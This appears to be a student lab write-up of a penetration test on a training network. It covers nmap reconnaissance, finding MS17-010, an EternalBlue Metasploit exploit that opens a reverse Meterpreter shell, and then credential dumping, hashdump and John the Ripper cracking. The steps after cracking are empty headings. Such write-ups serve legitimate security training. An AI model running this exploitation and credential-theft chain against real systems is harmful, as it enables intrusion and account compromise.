Lab12

Scope 10.10.5.25-45 (Pöytä A)

Step 1 Active Recon and Enumeration

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS  10.10.5.25-45 -sV -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-01 04:08 EDT
Stats: 0:00:42 elapsed; 18 hosts completed (3 up), 3 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 04:09 (0:00:13 remaining)
Nmap scan report for Renault_Scenic.cyberlab.test (10.10.5.30)
Host is up (0.0011s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:15:5D:7C:56:14 (Microsoft)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.10.5.35
Host is up (0.0014s latency).
All 1000 scanned ports on 10.10.5.35 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:17:59:7B:66:45 (Cisco Systems)

Nmap scan report for Renault_Twingo.cyberlab.test (10.10.5.40)
Host is up (0.0010s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1029/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:15:5D:7C:56:15 (Microsoft)
Service Info: Host: RENAULT_TWINGO; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 21 IP addresses (3 hosts up) scanned in 69.77 seconds

┌──(root㉿kali)-[/home/kali]
```

Step 2 Vulnerability Analysis on Target 1

Target 1 (10.10.5.40):

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script=vuln 10.10.5.40
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-01 04:17 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for Renault_Twingo.cyberlab.test (10.10.5.40)
Host is up (0.00092s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1029/tcp open  ms-lsa
MAC Address: 00:15:5D:7C:56:15 (Microsoft)

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 67.71 seconds
```

```
Nmap scan report for Renault_Twingo.cyberlab.test (10.10.5.40)
Host is up (0.0010s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1029/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:15:5D:7C:56:15 (Microsoft)
Service Info: Host: RENAULT_TWINGO; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 21 IP addresses (3 hosts up) scanned in 69.03 seconds
```

Step 3: Vulnerability Analysis on Target 2

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --script=vuln 10.10.5.30

Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-01 04:45 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for Renault_Scenic.cyberlab.test (10.10.5.30)
Host is up (0.0012s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 00:15:5D:7C:56:14 (Microsoft)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: No accounts left to try
|_samba-vuln-cve-2012-1182: No accounts left to try

Nmap done: 1 IP address (1 host up) scanned in 87.30 seconds
```

Metasploit:

```
msf6 > search ms17_010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection


Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
```

```
[*] Started reverse TCP handler on 10.10.5.129:4444
[*] 10.10.5.40:445 - Target OS: Windows 7 Enterprise N 7601 Service Pack 1
[*] 10.10.5.40:445 - Built a write-what-where primitive...
[+] 10.10.5.40:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.10.5.40:445 - Selecting PowerShell target
[*] 10.10.5.40:445 - Executing the payload...
[+] 10.10.5.40:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.10.5.40
[*] Meterpreter session 2 opened (10.10.5.129:4444 → 10.10.5.40:33224) at 2025-04-01 05:10:24 -0400

meterpreter > check
[-] Unknown command: check
meterpreter > sysinfo
Computer        : RENAULT_TWINGO
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fi_FI
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 332   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 412   568   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 416   408   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 464   408   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 484   456   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 516   456   winlogon.exe       x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 568   464   services.exe       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 576   464   lsass.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 588   464   lsm.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 636   708   rundll32.exe       x64   1        RENAULT_TWINGO\Lara           C:\Windows\System32\rundll32.exe
 708   568   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 788   568   svchost.exe        x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 900   568   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 932   568   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 960   568   svchost.exe        x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 984   568   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
```

Step 4: Exploitation of Target 1

Step 5: Post-Exploitation on Target 1 – Hashdump and Passwords

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain        NTLM                              SHA1
--------  ------        ----                              ----
Lara      TOYOTA_PRIUS  8896343a0456a99f1e3395f601e50e09  abe623ad9fb3b5b1161203866fabe4a74cc516b1

wdigest credentials
===================

Username       Domain        Password
--------       ------        --------
(null)         (null)        (null)
Lara           TOYOTA_PRIUS  PrinceW1lliam
TOYOTA_PRIUS$  WORKGROUP     (null)

kerberos credentials
====================

Username       Domain        Password
--------       ------        --------
(null)         (null)        (null)
Lara           TOYOTA_PRIUS  (null)
toyota_prius$  WORKGROUP     (null)


meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > hashdump > hashes.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:07df0762cf25e6b8fcee0aa5751d2e2b:::
Duke:1012:aad3b435b51404eeaad3b435b51404ee:e2f5e931c5ed201166efc98c45dd5b5e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lara:1010:aad3b435b51404eeaad3b435b51404ee:8896343a0456a99f1e3395f601e50e09:::
Max:1008:aad3b435b51404eeaad3b435b51404ee:44521b13480b17fde10426cd6933183d:::
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter >
```


```
┌──(kali㉿kali)-[~]
└─$ nano hashes.txt

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/fasttrack.txt hashes.txt

Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 186 candidates left, minimum 512 needed for performance.
                 (Duke)
1g 0:00:00:00 DONE (2025-04-03 04:18) 50.00g/s 9300p/s 9300c/s 9300C/s SPRING2..STARWAR
Warning: passwords printed above might not be all those cracked
Use the "--show --format=LM" options to display all of the cracked passwords reliably
Session completed.
```

Step 6. Exploitation of Target 2

Step 7 Pivoting to Target 3



Step 8. Exploiting Target 3.